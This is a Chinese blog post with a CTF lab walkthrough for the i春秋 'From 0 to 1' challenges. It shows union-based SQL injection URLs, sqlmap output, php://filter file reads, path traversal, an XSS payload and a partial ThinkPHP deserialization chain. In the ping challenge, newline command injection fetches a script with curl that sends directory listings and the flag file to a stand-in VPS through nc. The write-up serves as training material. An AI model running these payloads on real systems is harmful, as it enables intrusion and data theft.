i春秋《从0到1：CTFer成长之路》通关WP

原创

doulicau 于 2021-07-08 15:36:56 发布 2007 收藏 13
分类专栏： CTF 文章标签： ctf

本文链接：https://blog.csdn.net/doulicau/article/details/118568098



CTF 专栏收录该内容
1 篇文章 0 订阅
订阅专栏

目录


一、常见的搜集

题目内容：一共3部分flag

使用目录扫描工具，如：7kb-webpathbrute对该URL进行扫描：



打开第一个URL：




发现flag文件flag1_is_her3_fun.txt文件，访问即可得到flag1:n1book{info_1

打开第二个URL：

可以得到flag2:s_v3ry_im

打开第3个URL，下载index.php.swp,打开可以得到第3个flag3:p0rtant_hack}：




组合即可得到完整flag：n1book{info_1s_v3ry_imp0rtant_hack}


二、粗心的小李

题目内容：看看能不能找到信息吧？

1、打开题目提示git信息泄露，直接使用git信息泄露利用工具git_extract下载git泄露的文件：



2、打开下载的index.html文件即可得到flag：n1book{git_looks_s0_easyfun}



三、SQL注入-1

题目内容：SQL注入-1

1、爆字段长度

```
http://eci-2ze73nro8j9t96ud5uk7.cloudeci1.ichunqiu.com/index.php?id=1' order by 3 --+
```

2、爆当前库名

```
http://eci-2ze73nro8j9t96ud5uk7.cloudeci1.ichunqiu.com/index.php?id=-1' union select 1,database(),3 --+
```

3、爆表名

```
http://eci-2ze73nro8j9t96ud5uk7.cloudeci1.ichunqiu.com/index.php?id=-1' union select 1,group_concat(table_n
```


4、爆列名


```
http://eci-2ze73nro8j9t96ud5uk7.cloudeci1.ichunqiu.com/index.php?id=-1' union select 1,group_concat(column_
```

5、爆值

```
http://eci-2ze73nro8j9t96ud5uk7.cloudeci1.ichunqiu.com/index.php?id=-1' union select 1,group_concat(fllllag
```

6、取得flag：n1book{union_select_is_so_cool}





四、SQL注入-2

题目内容：SQL注入-2

1、布尔注入题，直接上SQLMAP吧，注入点是name：


2、上sqlmap，得到flag为n1book{login_sqli_is_nice}：

```
[11:10:47] [INFO] retrieved: n1book{login_sqli_is_nice}
Database: note
Table: f14g
[1 entry]
+---------------------------+
| flag                      |
+---------------------------+
| n1book{login_sqli_is_nice} |
+---------------------------+
```

五、afr_1


题目内容：afr_1

1、afr（Arbitrary file read）考虑是任意文件读取，测试一下有哪些文件，发现有flag，但是没有显示flag：




2、考虑使用PHP封装协议读取PHP文件：

```
http://eci-2ze73nro8j9t9uiqiiqf.cloudeci1.ichunqiu.com/?p=php://filter/read=convert.base64-encode/resource=
```




3、将返回的值用base64编码解码，得到flag：n1book{afr_1_solved}



六、afr_2


题目内容：afr_2

1、发现IMG目录可以列目录：



2、在img目录后加上../进行目录穿越：

http://eci-2zeiuwocknfo2h9486dd.cloudeci1.ichunqiu.com/img../



3、访问flag文件获取flag：n1book{afr_2_solved}

七、afr_3


题目内容：afr_3

暂未做出

八、死亡ping命令

题目内容：路由器管理台经常存在的网络ping测试，开发者常常会禁用大量的恶意字符串，试试看如何绕过呢？

1、使用burp测试命令执行，发现可以在ip=%0A后执行命令。




2、经测试无法反弹bash到vps。可以使用执行curl命令下载sh脚本到服务器，再执行的方式，将结果nc到vps回显执行的命令。

3、在VPS的web服务器部署1.sh文件，内容如下：

```
ls / | nc x.x.x.x 8890
```

4、执行：

```
%0Acurl x.x.x.x/1.sh > /tmp/1.sh
```




5、vps上使用nc监听端口：

```
nc -lvvp 8890
```

6、执行：

```
%0Ash /tmp/1.sh
```




7、可以看到vps上反弹了ls /命令执行的结果：

8、使用同样的方式在VPS上创建2.sh内容为：

```
cat /FLAG | nc x.x.x.x 8890
```

9、使用同样的方式重复3-6步下载到靶机中，然后运行获取到flag：
n1book{6fa82809179d7f19c67259aa285a7729}



九、XSS闯关

题目内容：你能否过关斩将解决所有XSS问题最终获得flag呢?

1、点击“点我开始”按钮，进行XSS闯关。第一关：随便输入<script>alert(1);</script>即可过关。

```
http://eci-2ze6hmaj0gtidor7pzph.cloudeci1.ichunqiu.com/level1?username=<script>alert(1);</script>
```

2、过关后跳到第二关，查看url，level1变成了level2，于是依次修改到level7，就提示通关，获取了flag：n1book{xss_is_so_interesting}

```
http://eci-2ze6hmaj0gtidor7pzph.cloudeci1.ichunqiu.com/level7?username=
```

十、文件上传

题目内容：文件上传

暂未做出

十一、thinkphp反序列化利用链

题目内容：对一个框架的反序列化进行利用链挖掘

分析参考：https://blog.csdn.net/zy15667076526/article/details/114975476

poc：

```
<?php
namespace think;
abstract class Model{
    protected $append = [];
    private $data = [];
    function __construct(){
        $this->append = ["ethan"=>["calc.exe","calc"]];
        $this->data = ["ethan"=>new Request()];
    }
}
class Request
{
    protected $hook = [];
    protected $filter = "system";
    protected $config = [
        // 表单请求类型伪装变量
        'var_method'       => '_method',
        // 表单ajax伪装变量
        'var_ajax'         => '_ajax',
        // 表单pjax伪装变量
        'var_pjax'         => '_pjax',
        // PATHINFO变量名 用于兼容模式
        'var_pathinfo'     => 's',
        // 兼容PATH_INFO获取
        'pathinfo_fetch'   => ['ORIG_PATH_INFO', 'REDIRECT_PATH_INFO', 'REDIRECT_URL'],
        // 默认全局过滤方法 用逗号分隔多个
        'default_filter'   => '',
        // 域名根，如thinkphp.cn
        'url_domain_root'  => '',
        // HTTPS代理标识
        'https_agent_name' => '',
        // IP代理获取标识
        'http_agent_ip'    => 'HTTP_X_REAL_IP',
        // URL伪静态后缀
        'url_html_suffix'  => 'html',
    ];
```

```
    ];
    function __construct(){
        $this->filter = "system";
        $this->config = ["var_ajax"=>''];
        $this->hook = ["visible"=>[$this,"isAjax"]];
    }
}
namespace think\process\pipes;

use think\model\concern\Conversion;
use think\model\Pivot;
class Windows
{
    private $files = [];

    public function __construct()
    {
        $this->files=[new Pivot()];
    }
}
